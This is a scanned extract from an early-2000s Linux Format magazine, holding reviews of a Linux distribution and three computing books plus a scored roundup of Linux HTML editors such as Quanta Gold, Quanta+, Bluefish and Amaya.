
A range of tools are provided to maintain your system. This includes the SOT Linux Configurator – which performs various admin tasks such as network configuration and software installation. The usual collection of Red Hat config tools can also be found. Keeping your system up-to-date with bug-fixes and security patches is eased with SOT's up2date service, which works very much like the Red Hat's system of the same name – although SOT don't provide the remote admin tools that Red Hat do. Registered users can use up2date to check for updates and automatically download and install them as they appear. Like Red Hat's system, SOT's up2date won't let you install additional software: it is just for updates. SOT have made updates to fix the recent OpenSSH and Apache exploits, for example, but don't expect them to provide KDE3.0 via up2date. [LXF](#)

LINUX Format VERDICT

Ease of use	8/10
Features	7/10
Performance	7/10
Value for money	7/10

A capable and well-rounded distro that will appeal more to the corporate rather than home desktop.

LINUX Format **RATING**
 7/10



Building Java Enterprise Applications

Vol 1: Architecture

If you need help sorting out your EJBs from your DTDs, then **Richard Drummond** has found just the book for you.

- **AUTHOR** Brett McLaughlin
- **PUBLISHER** O'Reilly
- **ISBN** 0-596-00123-1
- **PRICE** £28.50

The J2EE spec contains many possibly confusing technologies – Enterprise JavaBeans, JNDI, JMS, and so on – and, while there are many books which help explain these APIs, there are few, if any, which show how all these pieces fit together in a real world application. This is what this new series from O'Reilly attempts. The author draws from his experience as a J2EE developer to give you a practical guide to building maintainable, scalable, and secure J2EE applications.

The first volume, *Architecture*,

discusses the back-end and business logic of an app. (Vol 2 will cover the presentation layer of an app, and vol 3 web services). The best way of learning is by doing, and throughout the book the reader will follow the construction of a full J2EE application, a system for managing a stock brokers, and see how design choices apply in practice. The author gives advice on the best way to design your database schema, how to use an LDAP directory for user authentication, when to use entity beans and when to use session beans, how to manage access of primary keys with session beans, and how to reduce RMI traffic within your app. These are all things that you won't pick up from simply reading an API spec. The tips on maintaining portability across different server



vendors were particularly useful.

Building Java Enterprise Applications, Vol1 is an enlightening and enjoyable read. It is clearly written, and illustrated with plenty of example code. The J2EE novice will find it an invaluable guide to avoiding the kind of design pitfalls that can trap the inexperienced developer, while there is still much of use to the more experienced hand. What is less praiseworthy is the quality of proofing, especially in the diagrams and code.

While many of these have been picked up on the Errata on O'Reilly's web site, dozens more remain in the book.

Linux Format VERDICT

An excellent overview of how to apply J2EE technologies in the real world, marred only by poor proofing.

LinuxFormat RATING

7/10

The Book of SAX:

The Simple API for XML


If you need to use XML in your Java apps, could this be the book for you? **Richard Drummond** finds out.

- **AUTHOR** W. Scott Means, Michael A. Bodie
- **PUBLISHER** No Starch Press
- **ISBN** 1886411778
- **PRICE** £22.99

Atutorial and reference for developers wishing to use the Simple API for XML: the popular, lightweight library for driving XML parsers, predominantly a Java API – although implementations for other languages such as C++ and Python are available. *The Book of SAX* focuses on using SAX from Java. A knowledge of XML and of Java is assumed. This book covers the current generation of the SAX API, SAX 2.0, but a chapter on migrating

applications from SAX 1.0 is included.

The first logical half of *The Book of SAX* – some nine chapters and only 62 pages – is tutorial material. This may seem rather light coverage, but SAX is a compact API. Here the reader is introduced to SAX and led through its features by following the construction of an example application, an XML-based command shell. All of the major features of SAX are covered including error-handling, DTD handlers, namespaces and more advanced features like the SAX filter mechanism. The remainder of the book is a reference to the classes and methods that SAX supplies, organised alphabetically by class. Chapter 10 covers the SAX 2.0 API, while chapter 11 covers the deprecated SAX 1.0 API.



This material isn't merely a reprint of the SAX JavaDoc docs, either. In many ways it is more complete and more digestible – and includes example usages for each method.

The Book of SAX is an all-in-one manual for the SAX programmer and offers great value for money. The reference section will be invaluable for those that prefer hard copy to electronic docs. My one complaint is that the tutorial section does seem thin. While it covers the whole API, it does so rather tersely. More, and more

varied, examples would be welcome, and a comparison of the various XML parsers which implement a SAX interface would be handy addition.

Linux Format VERDICT

A complete if somewhat brief guide to using SAX, backed up by a solid reference section.

LinuxFormat RATING

8/10

Inside Yahoo! Reinvention and the Road Ahead

Do you Yahoo? This book doesn't quite manage to, either, as **Neil Lucock** discovers.


- **AUTHOR** Karen Angel
- **PUBLISHER** John Wiley & Sons
- **ISBN** 0471007935
- **PRICE** £20.95

The book covers the Yahoo Internet index from its start in 1994, when Jerry Yang and David Filo's list of internet sites turned from an obsession into a business, to the end of 2001, when their company was suffering from the dotcom recession. There's some interesting insights into the early Yahoo culture. The company did things their own way, often very cheaply. I particularly liked their office "bogometer" that showed their server traffic on a series of dials. In the end

Yahoo was forced by the downturn in business to make major changes in order to survive.

The preface says that this book has accounts from "key players who have rarely or never been heard from before" and mentions that Yahoo declined to assist with the book. You get the impression that it's going to be full of material that the company would not want you to know. Unfortunately, it reads very much like a paid-for company history. It feels like any controversial material has been removed by the lawyers.

A lot of the characters who worked for Yahoo and the buildings they used are described, but there are no photos. If you are interested enough in Yahoo to spend nearly £21 on a book with



only 276 pages, you would expect some pictures. Whoever decided not to include them made a big mistake. Another failing is that the author uses words in a way you are not familiar with. For example, "*imprimatur*" (on page 50) is used to mean authority or permission (it's Church Latin). "Vets" is constantly used for "veterans", but means "former employees". It distracts from the narrative.

I found it hard to decide who might buy this book. There's not enough informed comment from the author for it to act as a business school

textbook, too many dull financial facts (particularly in the latter half) for it to be a recommended read for netizens and too high a price for the general interest reader to buy. [LXF](#)

Linux Format VERDICT

Well researched, but it feels too much like a sanitised company history. If you really want it, wait a few months for it to be reissued at £2.99.

LinuxFormat RATING

6/10

Now you can migrate your data without having to change the way you work. Your data will always be available regardless of which database you are migrating to.

SQLPorter Database Migration Software supports the following databases:

- Microsoft SQL Server
- Oracle
- IBM DB2
- Sybase
- MySQL
- PostgreSQL



RealSoftStudio.com
SQLPorter Database Migration Software

Roundup

Every month we compare tons of software, so you don't have to!

HTML Editors

Our selection at a glance

- Amaya
- August
- Bluefish
- CoffeeCup
- Mozilla/Netscape Editor
- Quanta+
- Quanta Gold

While “old school” web developers still argue over the merits of vi vs emacs, **Jono Bacon** prefers an easier life. Here he rounds up the very best Linux HTML editors.

Love it or hate it, the Internet is a fact of life, and the Web is the information resource that people are increasingly getting access to. The language of web is not only HTML, but a variety of other scripting languages and technologies, and using this varied toolset is becoming an ever more challenging task. Luckily, our lovable OS has a variety of HTML orientated tools available to make the creation of HTML based content easier.

Although HTML can be written in any editor, a customised editor for writing HTML can add a variety of other benefits. The question is –

which benefits and features need to be considered in choosing a capable editor?

Not only should a good editor contain the staples of a normal text editor such as adjustable fonts, easy text editing etc, it is also suggested that syntax highlighting be made available for not only HTML, but any other scripting languages that the editor may support. Support for scripting languages should not stop at highlighting though. Features such as debugging, code folding and other programmatic features are surely welcome. Other nice features to have are interfaces for adding tags,

‘Scripting language support should not stop at syntax highlighting. Debugging, code folding, and so on are welcome.’

publishing content to the web, and general integration within your desktop environment.

In this roundup, I have taken into account not only the feature set, but also the ease of use, installation and general execution of the editor. A good HTML editor is something that should be fluid and flexible in operation so the concentration of the author is not on the editor and instead on the code. Another element considered is the development status of the editor, and where the future of the application may be leading; an editor with a bright and frequent development future is a benefit worth noting.

Amaya

Setting the standard?

■ **VERSION** 5.1 ■ **WEB** www.w3.org/Amaya ■ **PRICE** Free

Amaya is a bit of an odd

application to be included in this roundup. It is not odd in what it can do; it is definitely an HTML editor, but it is odd in just how much it can do. *Amaya* is a project developed by the W3C; the group of people responsible for developing the core web technology standards, and other important beard scratching activities. The W3C have developed *Amaya* as a means to test up and coming and existing technologies, and as such it has a lot of facilities and features packed into it.

Amaya is a different kind of HTML editor, in that it is WYSIWYG (What You See Is What You Get) based. This means that pages are

created visually in a similar fashion to how a word processor like *AbiWord* or *KWord* may work; you type and create your content onto the document instead of just writing the code for the document.

This technique works in a similar fashion to *Dreamweaver* and *Frontpage*, and although there are a number of WYSIWYG editors for Windows, there are relatively few for the Linux platform. With *Amaya* hailing from the very organisation who helps standardise and develop the web, you may be expecting the perfect solution for an HTML editor.

Installation of *Amaya* was relatively painless. The editor has no custom

installer, although there are packages available in Source, RPM and deb formats as well as *Amaya* being available via **apt-get** in Debian. There are some slight differences in the versions available in terms of interface widget sets – there are *GTK*, *OpenGL* and *Motif* versions available; I tested the *Motif* version as it seemed the most complete. *Amaya* is a flexible piece of software with support for an impressive array of technologies such as HTML, XHTML, XML, RDF, CSS and more. *Amaya* also has support for MathML, a technology not well supported in other editors.

Although *Amaya* looks impressive feature-wise, in operation I found it quite a complex and clunky application, winning few prizes for ease of use. The location of commonly used features, and the terminology in the editor was often complex, and it impeded on the flow of development and the transparency of the editor while developing.

Unfortunately *Amaya* does not adhere to some of the common interface concepts seen in other software, and at times can feel out place when used alongside other GUI software.

Although *Amaya* has its problems in terms of the ease of use factor, it is a high scorer for feature availability. If you have the patience to master the interface, it is well worth a look.

LINUX Format VERDICT

Installation	7/10
Documentation	8/10
Features	10/10
Ease of use	3/10

A powerful, feature rich editor for trying new technologies, but *Amaya's* complexity impacts on its ease of use.

LINUX Format RATING

7/10

Quanta+

Free rival to Quanta Gold

■ **VERSION** 3.0pre ■ **WEB** <http://quanta.sourceforge.net/>
■ **PRICE** Free

Quanta+ is a web development

package based on the KDE environment. *Quanta+* has been in the works for the last few years, and although there was a lull in development as some of the original authors developed a fork of the

application for the theKompany.com (*Quanta Gold*; also covered in this Roundup), this release sports a number of useful features.

Quanta+ is based around the KDE 3.0 libraries and sits effortlessly into the KDE environment providing the

same look and feel. The application has a clean looking interface and shares similar design concepts as many other commercial and free editors. The interface provides a main editor area and a comprehensive sidebar with multiple tabs for functionality. This functionality includes facilities such as filesystem browsers to load files from, template viewers and a document structure viewer.

Quanta+ was a fairly easy application to install. It is available in RPM, tarball and deb formats, and is also available in the main Debian distribution via **apt-get**. *Quanta+* did not supply an install manager which would have been nice, but installation using standard package tools was effortless.

When installed, *Quanta+* provides the major functionality that a scripting web developer would need. It supports syntax highlighting for the major languages, editor configuration and previewing of pages in various browsers. One of the strong points for *Quanta+* is its simplicity in adding and editing tags. Most HTML tags are editable using a special dialog box for that tag (also found in *Bluefish* and *Quanta Gold*). This makes adding lesser known tags with often forgotten attributes simple as *Quanta+* will add the code with the data you specify.

With its simple interface, flexible

tag editing and easy access to documentation, *Quanta+* works well as an editor. I found it a simple interface to get used to, with a decent level of functionality available. Documentation was limited with only a sparse selection of online help resources for the application. Although sparse, the documentation was easy to find and was also added to the generic KDE Help Center. The CSS editor, spellchecker and tag toolbar buttons were nice additions, although the lack of toolbar buttons for scripting languages/database features and an upload tool were a shame not to see and would have been the icing on the cake.

A few more releases down the line and with some additional documentation, *Quanta+* could be quite a capable package.


LINUX Format VERDICT

Installation	7/10
Documentation	5/10
Features	7/10
Ease of use	8/10

Well designed, easy to use editor with good functionality. One to keep an eye on.

LINUX Format RATING

8/10



A simple interface with good functionality.


Bluefish

GTK-based editor with PHP support.

■ **VERSION** pre0.7 ■ **WEB** <http://bluefish.openoffice.nl/> ■ **PRICE** Free

Bluefish is a Gtk based HTML editor which is similar in fashion to

Quanta+. The editor was available from the homepage in source and RPM



Extremely configurable display – but some usability problems.

formats and, although I could see no debs, *Bluefish* is available in the Debian archive. Installation was no problem.

Bluefish has a similar interface to *Quanta+*, and the editor has a variety of features available. The editor has a number of tag toolbar buttons available, and each tag is configurable with a dialog box; this makes adding and setting tags a painless process. *Bluefish* also has a capable sidebar with access to files and project files and a custom menu which can be used for customised actions – a useful and powerful idea.

In operation *Bluefish* is a nice editor. It worked quite well and reacted as I expected to common actions and features. The wide array of tags available and their respective dialog boxes was impressive, and *Bluefish* surprised me with its WAP and JavaScript support. Although it mainly worked well, there were a few glitches in the system which did affect my use of the editor – these included problems with syntax highlighting, bad design of dialog boxes which looked

confusing and busy, and the terrible icons on the toolbars which were difficult to read and understand. The other problem that I encountered was the sheer lack of documentation available within the editor – there was none available.

The *Bluefish* editor is one that has great potential. It has all the main ingredients there with a decent interface, lots of tag support and a decent editor, and if it works out the problems such as documentation and some design issues it has the potential to create a truly wonderful editor.

LINUX Format VERDICT	
Installation	6/10
Documentation	0/10
Features	7/10
Ease of use	7/10
A powerful and flexible editor which is easy to use aside from a few small design issues. One to keep an eye on.	
LINUX Format RATING	
7/10	

Quanta Gold


Fully featured, cross-platform development tool.

■ **VERSION** 3.4.3 ■ **WEB** www.thekompany.com ■ **PRICE** \$39.95

Quanta Gold is a forked version of the *Quanta+* application, and has been developed by theKompany.com as a Qt app, for its multiplatform benefits. *Quanta Gold* is a commercial app available from theKompany.com's website in download and shipped editions from. For the purpose of this Roundup, I have tested the demo

version, which is feature complete apart from a time delay.

Installation of *Quanta Gold* was a simple procedure with a shell script that installed the tarball. For the full version there are RPM's and deb's available. Upon loading *Quanta Gold*, the first thing I realised was how professional it looks. It has the same



Packed with useful features for site development.

basic components as *Quanta+*, but it also has a series of tabs down the left side for major features of the package. Speaking of features, *Quanta Gold* has a lot of them, and instead of putting gimmicks into the software, the developers have implemented truly useful features. An example is the editor – most of the other editors on test in this roundup provide only basic text editing; *Quanta Gold* provides line numbers, good syntax highlighting/shading, code folding and more. *Quanta Gold* also provides a decent level of support for scripting languages and also has some commonly used JavaScript functions bundled with it.

Quanta Gold has not only been extended within the editor – it also provides a decent sidebar with access to files, document structures, etc. Another nice feature it sports is a FTP panel on the sidebar. This is a feature that I deem quite important in the development of a HTML editor, and it is good to see it in *Quanta Gold*.

In operation *Quanta Gold* performs pretty smoothly, not getting in my way when I was developing, and it behaved generally as expected. The features implemented into the editor were easily accessible. Although there were times when I would have liked

additional tag support, in general *Quanta Gold* provided most of what I needed. There were only really a few niggles: the lack of documentation about the application itself (although I am not not sure if this will be in the full version) and the lack of right clicked contextual options when you click on a tag within the editor.


All in all *Quanta Gold* is an impressive piece of software. It takes the original *Quanta+* and adds a number of logical extensions to it to make it more useful as a scripting editor. When theKompany.com clean up the small glitches such as docs and contextual menus, I think it will have the opportunity to evolve into one of the leading commercial HTML editors.

LINUX Format VERDICT	
Installation	8/10
Documentation	4/10
Features	8/10
Ease of use	9/10
Fantastic commercial editor with lots of features and easy to use. Highly recommended if you are willing to pay.	
LINUX Format RATING	
9/10	

Mozilla/Netscape Editor

Walking with AOL/Time Warner's mighty beast.

■ **VERSION** 1.0.0 ■ **WEB** www.mozilla.org/ ■ **PRICE** Free



Mozilla Composer is a simple WYSIWYG HTML editor.

Mozilla is an important software project, and recently made it's highly anticipated 1.0.0 release. It seems many think of *Mozilla* as only a web browser, but it is actually a full complement of tools including a mail

client and a web editor. Although *Mozilla* and *Netscape* share some similarities, I'll be looking at the *Mozilla Composer* today for our roundup.

Installation of *Mozilla* was a simple process as I downloaded the tarball of

the installer which installed the relevant components easily. *Mozilla* is also available in other package formats and within the Debian archive. After installation the application loaded with no problems. *Mozilla Composer* is a WYSIWYG editor that will allow you to graphically develop your pages as well as allowing you to code them if you wish. Featurewise it has full support for HTML elements, anchors, integrated publishing, HTML validation and more. The composer also has integrated previewing using *Mozilla*.

In use, the *Mozilla Composer* is a well designed and written piece of software. It is not a complex code orientated editor like something such as *Quanta*, but it gives you the basic tools to graphically create web pages. The function and behaviour of the tools in the composer was good and worked as expected with good docs built in describing how to use them. Most elements (especially lists and other structures) were simple to use, and page settings could be set easily.

Although the composer was straightforward to use for simple HTML pages, anything involving scripting or

programming may be problematic. *Mozilla Composer* is a simple tool, not intended as a full fledged coding editor. Although good for simple pages, many may find the editor limiting for larger scale projects. Another slight gripe is that it has no project management tools included, such as file viewers and project tabs. This could make large projects difficult to manage as the composer works on a page by page basis.

Mozilla Composer is a simple WYSIWYG editor, and as such it works well. It is not a complicated environment for programming and should not be used as one, but if you want to a simple homepage up and online without learning too much HTML, it is highly recommended.

LINUX Format VERDICT

Installation	8/10
Documentation	7/10
Features	6/10
Ease of use	8/10

A simple and well build graphical editor – perfect for simple webpages, but not recommended for more complex sites.

LINUX Format RATING

7/10

CoffeeCup

Free-as-in beer proprietary port.


■ **VERSION** 4.1 ■ **WEB** www.coffeecup.com/linux ■ **PRICE** Free

CoffeeCup is a commercial HTML editor available for Windows, although they do a free version of their editor for us lucky Linux people. The software is available from their website as a tarball. After some difficulty trying to find the download on the website, I finally managed to download the tarball. I unpackaged it from the archive and ran the installation program. To my surprise, up popped a graphical installation wizard – it is a shame more Linux applications do not include graphical setup tools, so this was a pleasure to see. The installation procedure was a simple one and I ran the program with no problems.

CoffeeCup has a decent array of features including support for WebTV, DHTML, CGI, snippet editor for reusing your own scripts and more. The editor

has support for scripting languages, and includes some bundled scripts with it. Although the feature set seems promising, unfortunately the operation of the editor was less than fantastic. The actual look and design of the editor is quite shoddy with dialog box components all out of line and messy, tabs not fully visible and crowded icons that were difficult to read. Writing code in the editor was simple enough, but many of *CoffeeCup's* features were difficult to understand and configure.

One element of *CoffeeCup* that I noticed in operation was it's reliance on other tools. When I selected the spellcheck facility on the toolbar, I was expecting a built in spellchecker to check the document; instead it loaded up *ispell* into a separate terminal window. Theoretically there is nothing



Less than adequate user interface lets this editor down badly.

wrong with this but it takes the shine of the purpose of an integrated editor where you expect functionality to be built right within the environment. The same happened when trying to FTP files (*gftp* was loaded). Another issue with *CoffeeCup* was it's lack of docs, and the only link to docs being a web browser that opens to view documentation on the website. Once again this is fine in theory, but some bundled help and context sensitive assistance would have been nice.

LINUX Format VERDICT

Installation	8/10
Documentation	3/10
Features	7/10
Ease of use	5/10

Limited and difficult to use editor with some clunky design problems.

LINUX Format RATING


5/10

RoundupHTMLeditors

August

Cheap and cheerful editor with basic interface.

■ **VERSION** 0.63b ■ **WEB** www.lis.se/~johanb/august/ ■ **PRICE** Free



Not much in the way of functionality from *August*.

August is a small Tcl/Tk based editor. The editor is available in either a source code format from the homepage, or by getting it from the Debian archive with **apt-get**. Unfortunately I found no RPM or debs available as standalone files that do not require Tcl/Tk, or as separate scripts. Nevertheless, I installed the software and it ran with no problems.

August is a very simple editor. It only really provides the means to click on toolbar buttons to add tags and to edit the code directly. There were no dialog boxes available to configure most of the attributes for tags, and there was no syntax highlighting. The range of toolbar buttons for adding tags was reasonable, although with some discretion for tweaking attributes, *August* seemed slightly amateurish in its design.

In operation, *August* felt a little clunky in use. Although the editor was fairly clean and simple to use, the process of adding and refining code was at times frustrating. No CSS editor, and limited documentation, were

problems, and there was no support for scripting languages and database orientated web applications. *August* was unfortunately a little simplistic for many development tasks.

If you are looking for a complete web development solution for scripting, *August* is not recommended. If however you are looking for a Tcl/Tk based app that you would like to hack to your own requirements, *August* represents an interesting option. If the editor were to be worked on a little further, it could show some promise.

LINUX Format VERDICT

Installation	5/10
Documentation	3/10
Features	4/10
Ease of use	5/10

A simple HTML editor with limited functionality that is let down by its clunky interface.

LINUX Format **RATING**
 5/10

HTML EDITORS THE VERDICT

Throughout my tests on the editors in this roundup, I have become increasingly aware of the speedy development of these environments under Linux. It was not long ago that I was looking for such an environment to code under; then using *Homesite* on Windows until I found a suitable solution. At that time there was a limited selection of options, and now it is clear that the market for HTML editors under Linux is improving.

In the roundup, I have encountered essentially two types of editor – WYSIWYG editors such as *Amaya* and *Mozilla Composer*, and text editors such as *Quanta+*, *Quanta Gold*, *Bluefish* and *August*. I think that if you are considering an editor, it is important to determine what kind of development you wish to do with it. For simple webpages with no scripting and programming, a graphical editor is recommended; it lets you get your ideas online quicker and easier, and as such *Mozilla Composer* is a good choice. If however, you wish to write code into your pages such as PHP,

JavaScript etc, then a text based editor is highly recommended. The reason behind these choices is that if you are using a graphical WYSIWYG editor, the interface may get in the way of fine tuning your code, and in any case, the WYSIWYG editors on test in this roundup have limited support for scripting languages anyway.

Of all the editors on show today, the winner is *Quanta Gold*. Yes, I know it is a proprietary application and you need to open your wallet to obtain it, but in terms of functionality as an HTML editor, it has beaten all the others on test in terms of ease of use, feature set and capability. *Quanta Gold* is a very capable editor, and for the money is quite a cheap package also. It would be nice to see this application get further developed by theKompany.com and include full support for querying and using databases and for debugging scripts. The application has a lot of potential.

Although *Quanta Gold* is at the top slot in the roundup, *Quanta+* comes in at a close second. *Quanta+* is a powerful and easy to use editor and,

only falls behind *Quanta Gold* due to the lack of some of the features that *Quanta Gold* has over it. In many ways, this is a fortunate situation for Linux users – if you want a good web editor and you are willing to pay – get *Quanta Gold*, but if you want a good web editor and don't want to pay, get *Quanta+*.

Linux has a bright future ahead for its web development tools. Things just keep getting better and better where Linux apps are concerned. Keep your eye on some of these projects to see how they develop and cater for the increasing number of standards and practices that web developers are involved in every day. [LXF](#)

Table of features

	Am	Au	B	CC	MC	Q+	QG
TYPE							
WYSIWYG	Yes	No	No	No	Yes	No	No
Text Editor	No	Yes	Yes	Yes	Yes	Yes	Yes
Price	Free	Free	Free	Free	Free	Free	\$39.95
SPECIAL SUPPORT							
HTML	Yes						
PHP	No	No	Yes	Yes	No	Yes	Yes
JavaScript	No	No	Yes	Yes	No	Yes	Yes
EDITING							
Syntax Highlighter	No	Yes	Yes	Yes	Yes	Yes	Yes
